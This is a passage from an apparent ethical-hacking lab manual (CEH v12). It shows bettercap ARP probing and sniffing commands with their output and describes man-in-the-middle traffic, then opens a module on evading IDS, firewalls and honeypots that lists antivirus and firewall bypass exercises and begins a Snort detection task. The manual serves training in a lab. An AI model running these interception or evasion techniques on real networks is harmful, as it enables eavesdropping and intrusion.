
bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ #cd
[root@parrot]~$ #bettercap -iface eth0
bettercap v2.29 (built for linux amd64 with go1.17.1) [type 'help' for a list of commands]

10.10.1.0/24 > 10.10.1.13 » net.probe on
10.10.1.0/24 > 10.10.1.13 » [03:25:36] [sys.log] [inf] net.probe starting net.recon as a requirement
for net.probe
10.10.1.0/24 > 10.10.1.13 » [03:25:36] [endpoint.new] endpoint 10.10.1.14 detected as 02:15:5d:17:6c:6a.
10.10.1.0/24 > 10.10.1.13 » [03:25:36] [endpoint.new] endpoint 10.10.1.9 detected as 02:15:5d:17:6c:69.
10.10.1.0/24 > 10.10.1.13 » [03:25:36] [endpoint.new] endpoint 10.10.1.11 (WINDOWS11) detected as 00:15:5d:01:80:00 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [03:25:36] [endpoint.new] endpoint 10.10.1.19 (SERVER2019) detected as 02:15:5d:17:6c:67.
10.10.1.0/24 > 10.10.1.13 » [03:25:36] [endpoint.new] endpoint 10.10.1.22 (SERVER2022) detected as 00:15:5d:01:80:02 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » net.recon on
10.10.1.0/24 > 10.10.1.13 » [03:25:40] [sys.log] [err] module net.recon is already running
10.10.1.0/24 > 10.10.1.13 » net.sniff on
10.10.1.0/24 > 10.10.1.13 »
  
```

16. Switch back to the **Windows 11** virtual machine and observe the huge number of **ARP packets** captured by the **Wireshark**, as shown in the screenshot.

Note: bettercap sends several ARP broadcasts requests to the hosts (or potentially active hosts). A high number of ARP requests indicates that the system at **10.10.1.13** (the attacker's system in this task) is acting as a client for all the IP addresses in the subnet, which means that all the packets from the victim node (in this case, **10.10.1.11**) will first go to the host system (**10.10.1.13**), and then the gateway. Similarly, any packet destined for the victim node is first forwarded from the gateway to the host system, and then from the host system to the victim node.

Module 11 – Session Hijacking



17. This concludes the demonstration of how to detect a session hijacking attack using Wireshark.

18. Close all open windows and document all the acquired information.

19. Turn off the **Windows 11** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

☒ Yes

☐ No

Platform Supported

☒ Classroom

☒ CyberQ

Evading IDS, Firewalls, and Honeyypots

Module 12

Evading IDS, Firewalls, and Honeypots

Evading IDS and firewalls involves modifying attacks to escape detection by an organization's security systems, whereas honeypots are traps set to detect, deflect, or counteract unauthorized intrusion attempts.

Lab Scenario

The adoption of Internet use throughout the business world has boosted network usage in general. Organizations are using various network security measures such as firewalls, intrusion detection systems (IDS), intrusion prevention systems (IPS), and “honeypots” to protect their networks, which are the preferred targets of hackers for compromising organizations' security. Attackers continue to find new ways to breach network security and attack these targets.

As an expert ethical hacker or pen tester, you must possess sound knowledge of the functions, role, placement, and design implementation of IDS, IPS, firewalls, and honeypots used in the organization, as well as understand the process that the attacker has used to evade the organization's security in order to detect their intrusion attempts.

The labs in this module give hands-on experience in auditing a network against IDS and firewall evasion attacks.

Lab Objective

The objective of the lab is to evade the IDS and Firewall, and other tasks that include, but are not limited to:

- Detect intrusion attempts
- Detect malicious network traffic
- Detect intruders and their attack weapon
- Evade firewalls using various evasion techniques

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 100 Minutes

Overview of Evading IDS, Firewalls, and Honeypots

IDSs, which provide an extra layer of security to the organization's infrastructure, are attractive targets for attackers. Attackers implement various IDS evasion techniques to bypass this security mechanism and compromise the infrastructure. Many IDS evasion techniques circumvent detection through multiple methods and can adapt to the best possible method for each system.

The firewall operates on a predefined set of rules. Using extensive knowledge and skill, an attacker can bypass the firewall by employing various bypassing techniques. Using these techniques, the attacker tricks the firewall to not filter the generated malicious traffic.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to evade the IDS and firewall on the target network. Recommended labs that will assist you in learning various evasion techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ***
1	Perform Intrusion Detection using Various Tools	√	√	√
	1.1 Detect Intrusions using Snort	√		√
	1.2 Detect Malicious Network Traffic using ZoneAlarm FREE FIREWALL		√	√
	1.3 Detect Malicious Network Traffic using HoneyBOT	√		√
2	Evade Firewalls using Various Evasion Techniques	√	√	√
	2.1 Bypass Windows Firewall using Nmap Evasion Techniques		√	√
	2.2 Bypass Firewall Rules using HTTP/FTP Tunneling		√	√
	2.3 Bypass Antivirus using Metasploit Templates		√	√
	2.4 Bypass Firewall through Windows BITSAdmin	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

Module 12 – Evading IDS, Firewalls, and Honeypots

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Perform Intrusion Detection using Various Tools

An Intrusion Detection System (IDS) is a security software or hardware device used to monitor, detect, and protect networks or systems from malicious activities; it alerts security personnel immediately upon detecting intrusions.

Lab Scenario

The goal of the Intrusion Detection Analyst is to find possible attacks against a network. Recent years have witnessed a significant increase in Distributed Denial-of-Service (DDoS) attacks on the Internet, making network security a great concern. Analysts search for possible attacks by examining IDS logs and packet captures and corroborating them with firewall logs, known vulnerabilities, and general trending data from the Internet. IDS attacks are becoming more sophisticated; automatically reasoning the attack scenarios in real-time, and categorizing them has become a critical challenge. These processes result in huge amounts of data, which analysts must examine to detect a pattern. However, the overwhelming flow of events generated by IDS sensors make it difficult for security administrators to uncover hidden attack plans.

To become an expert penetration tester and security administrator, you must possess sound knowledge of network IPSs, IDSs, malicious network activity, and log information.

Lab Objectives

- Detect intrusions using Snort
- Detect malicious network traffic using ZoneAlarm FREE FIREWALL
- Detect malicious network traffic using HoneyBOT

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine

- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 50 Minutes

Overview of Intrusion Detection Systems

Intrusion detection systems are highly useful as they monitor both the inbound and outbound traffic of the network and continuously inspects the data for suspicious activities that may indicate a network or system security breach. The IDS checks traffic for signatures that match known intrusion patterns and signals an alarm when a match is detected. It can be categorized into active and passive, depending on its functionality: an IDS is generally passive and is used to detect intrusions, while an intrusion prevention system (IPS) is considered as an active IDS, as it is not only used to detect the intrusion on the network, but also prevent them.

Main Functions of IDS:

- Gathers and analyzes information from within a computer or a network, to identify the possible violations of security policy
- Also referred to as a “packet-sniffer,” which intercepts packets traveling along various communication mediums and protocols
- Evaluates traffic for suspected intrusions and signals an alarm after detection

Lab Tasks

Task 1: Detect Intrusions using Snort

Snort is an open-source network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis and content searching/matching and is used to detect a variety of attacks and probes such as buffer overflows, stealth port scans, CGI attacks, SMB probes, and OS fingerprinting attempts. It uses a flexible rules language to describe traffic to collect or pass, as well as a detection engine that utilizes a modular plug-in architecture.

Uses of Snort:

- Straight packet sniffer such as tcpdump
- Packet logger (useful for network traffic debugging, etc.)
- Network intrusion prevention system

Here, we will use Snort to detect network intrusions.


1. Turn on the **Windows Server 2019** and **Windows 11** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.

Module 12 – Evading IDS, Firewalls, and Honeypots

